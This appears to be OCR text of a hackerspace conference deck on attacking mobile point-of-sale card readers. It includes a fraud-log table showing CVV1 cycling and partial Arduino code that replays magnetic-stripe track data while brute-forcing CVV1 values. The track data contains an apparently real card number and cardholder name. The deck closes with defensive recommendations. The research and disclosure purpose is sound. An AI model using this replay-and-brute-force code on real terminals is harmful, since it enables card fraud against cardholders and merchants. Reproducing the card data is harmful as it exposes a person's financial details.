





Hardware implant


Got the raw data, let’s create a skimmer:

Skimmer Implant














Demo Time


Skimmer Implant










Skimmer Implant RF








Data input
Analysis

Fraud: Analysis

Detection

Many transactions rejected:
Type “Swipe”


- **~$90.000 ARS**
- **~1 min per payment**

Characteristic

Failed because wrong CVV1 code

Characteristic

CVV1 cycling



CVV2	BD_NRO_TRANSACCION_TRX	LOG-OCR	CVV BANDA	COMERCIO	NOMBRE	CAMPO 48 - CVV2 informac
0	868702	14057	800	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869641	14057	400	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869717	14057	500	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869777	14057	600	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	868974	14057	000	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869906	14057	002	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	870008	14057	001	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869239	14057	003	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869311	14057	004	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869375	14057	700	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869433	14057	300	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	870369	14057	200	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	870428	14057	100	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	870594	14057	010	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	869846	14057	008	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	870010	14057	007	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	870974	14057	008	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418
0	871121	14057	005	100473511	LBDJDJC	064R5618AQV000AQS000AQF000610500001710418

```
#define PIN_A 7
#define PIN_B 8
#define ENABLE_PIN 6
#define BUTTON_PIN 9
#define CLOCK_US 50
#define BETWEEN_ZERO 100 // 53 zeros between track1 & 2

// Example track data
// char* tracks[] = {
//   "%B1234567812345678^LASTNAME/FIRST^YYMMSSSDDDDDDDDDDDDDDDDDDDDDDDDD?\0", // Track 1
//   ";1234567812345678=YYMMSSSDDDDDDDDDDDD?\0" // Track 2
// };

char* tracks[] = {
  "%B5895629801756708^DAN BORGOGNO                ^2306101[redacted]?\0",
  ";5895629801756708=23061015010000000008?\0", // Track 2
};

char track1[64];
char track2[40];

char revTrack[41];

const int sublen[] = { 32, 48, 48 };
const int bitlen[] = { 7, 5, 5 };
const char* track1_head = "%B589[redacted]2703^DAN BOR
const char* track1_tail = "?\0";
const char* track2_head = ";5895[redacted]703=30092012
const char* track2_tail = "00000008?\0";

unsigned int curTrack = 0;
int dir;

int currentCvv=0;
String currentStringCvv = "";

char cvv1[3];

// send a single bit out
void playBit(int sendBit) {
  dir ^= 1;
  digitalWrite(PIN_A, dir);
  digitalWrite(PIN_B, !dir);
  delayMicroseconds(CLOCK_US);

  if (sendBit) {
    dir ^= 1;
    digitalWrite(PIN_A, dir);
    digitalWrite(PIN_B, !dir);
  }
  delayMicroseconds(CLOCK_US);
}


// when reversing
void reverseTrack() {
```

```
}

void loop() {
  while (digitalRead(BUTTON_PIN) == LOW) {

    //setup cvv value to brute
    currentCvv = currentCvv + 1;
    currentStringCvv = String(currentCvv);
    for (int j = 3-currentStringCvv.length(); j > 0; j--){
      currentStringCvv = "0" + currentStringCvv;
    }

    // concat all data
    strcpy(track1, track1_head);
    strcat(track1, currentStringCvv.c_str());
    strcat(track1, track1_tail);
```





```
Cvv.c_str());

play later

");
```

Exploitation












BRUTE FORCE




Real CVV - response







Wrong CVV - response






Conclusion

Recommendations

- **Use integrated solutions:**
  - Encrypted end-to-end
  - Implement Anti-tampering
- **R**ead **T**he **F**abulous **M**anual
- Deny reused data
- Sign digitally accounts + device + mpos data
- TTL on token and fraud detection on Backend
- Add a screen to the device OR
- OOB pairing with NFC



Repos

- https://github.com/nullc0rp/pritiado
- https://github.com/nullc0rp/pos-hardware-implant
- https://github.com/ibarrionuevo/card_injection

Special Thanks to:

Adrian Barrionuevo

https://www.instagram.com/adrian_agustin_barrionuevo/



Mariano Marino

https://twitter.com/MarianoIT



Córdoba Hackerspace

https://twitter.com/cbahackerspace

Joaquin Varela

https://www.instagram.com/ximo85/



HACKERSPACE CÓRDOBA